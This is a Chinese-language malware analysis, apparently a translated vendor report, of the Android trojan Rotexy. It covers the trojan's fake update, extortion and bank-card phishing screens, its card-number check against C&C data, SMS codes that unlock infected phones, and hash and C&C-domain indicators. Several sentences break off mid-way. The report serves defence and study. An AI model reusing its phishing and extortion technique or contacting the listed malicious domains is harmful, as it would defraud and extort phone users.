
1、木马显示一个伪造的HTML更新页面（`update.html`），可以长时间挡住设备的屏幕。




2、木马显示敲诈设备的敲诈页面（`extortionist.html`），并要求用户支付勒索赎金以解除设备阻止。该屏幕截图中的色情图片已被打上黑色马赛克。



3、木马显示一个网络钓鱼页面（`bank.html`），提示用户输入银行卡详细信息。该页面模仿合法的银行页面，并挡住设备屏幕，直到用户输入所有信息为止。木马甚至拥有



在{text}标记的区域中，Rotexy会显示从C&C服务器收到的文本。通常该字段为一条消息，声称用户已收到汇款，必须输入用户的银行卡详细信息，才能将钱转移到用户的



然后木马会检查用户输入的数据，还还根据C&C服务器命令中发送的数据来检查银行卡号的最后四位数字。具体攻击中可能会出现以下这种情况：根据收到的SMS消息的处




图 显示提示消息：“您输入的卡片不正确，请输入尾号为1234的银行卡”

这样一来，用户只能输入正确的卡号，因为木马会检查输入的号码是否与攻击者之前收到的银行卡详细信息相匹配。

当用户输入所有必要的银行卡详细信息，并且恶意软件通过卡号检查后，会将所有信息上传到C&C服务器。

0x03 如何解锁手机

现在还是有一些好消息可以告诉大家：Rotexy并不具备一个设计精良的模块，用来处理包含在SMS消息中命令。
这意味着在某些情况下，当手机被上述几个HTML页面锁定时，我们还是可以解除手机锁定状态。
我们可以通过SMS消息将“3458”文本发送到被锁定的设备来解锁，这将撤销木马的管理员权限。之后，我们还需要将“stop_blocker”文本发送到相同的号码：这将禁止设备

但是，如果攻击者能够对尝试删除木马的行为快速做出反应，则这种方法可能无法奏效。在这种情况下，我们首先需要通过SMS消息将文本“393838”发送到被感染的设备，

请注意，这些解锁指令只适用于当前版本的Rotexy，并已做过解锁测试。但是，在未来版本的木马中，所使用的命令集可能会发生变化。

0x04 Rotexy攻击的地理区域

根据我们观测到的数据，98%的Rotexy攻击针对的都是俄罗斯用户。实际上，这个木马明确针对的是以俄语为母语的用户。乌克兰、德国、土耳其和其他几个国家的用户也

适用于Android系统的Kaspersky Internet Security和Sberbank Online应用程序可保护用户免受此木马攻击。

0x05 IOC

SHA256

```
0ca09d4fde9e00c0987de44ae2ad51a01b3c4c2c11606fe8308a083805760ee7
4378f3680ff070a1316663880f47eba54510beaeb2d897e7bbb8d6b45de63f96
76c9d8226ce558c87c81236a9b95112b83c7b546863e29b88fec4dba5c720c0b
7cc2d8d43093c3767c7c73dc2b4daeb96f70a7c455299e0c7824b4210edd6386
9b2fd7189395b2f34781b499f5cae10ec86aa7ab373fbdc2a14ec4597d4799ba
ac216d502233ca0fe51ac2bb64cfaf553d906dc19b7da4c023fec39b000bc0d7
b1ccb5618925c8f0dda8d13efe4a1e1a93d1ceed9e26ec4a388229a28d1f8d5b
ba4beb97f5d4ba33162f769f43ec8e7d1ae501acdade792a4a577cd6449e1a84
ba9f4d3f4eba3fa7dce726150fe402e37359a7f36c07f3932a92bd711436f88c
e194268bf682d81fc7dc1e437c53c952ffae55a9d15a1fc020f0219527b7c2ec
```

C&C服务器地址

2014–2015：

- secondby.ru
- darkclub.net
- holerole.org
- googleapis.link

2015–2016：

- test2016.ru
- blackstar.pro
- synchronize.pw
- lineout.pw
- sync-weather.pw

2016：

- freedns.website
- streamout.space

2017–2018：

- streamout.space
- sky-sync.pw
- gms-service.info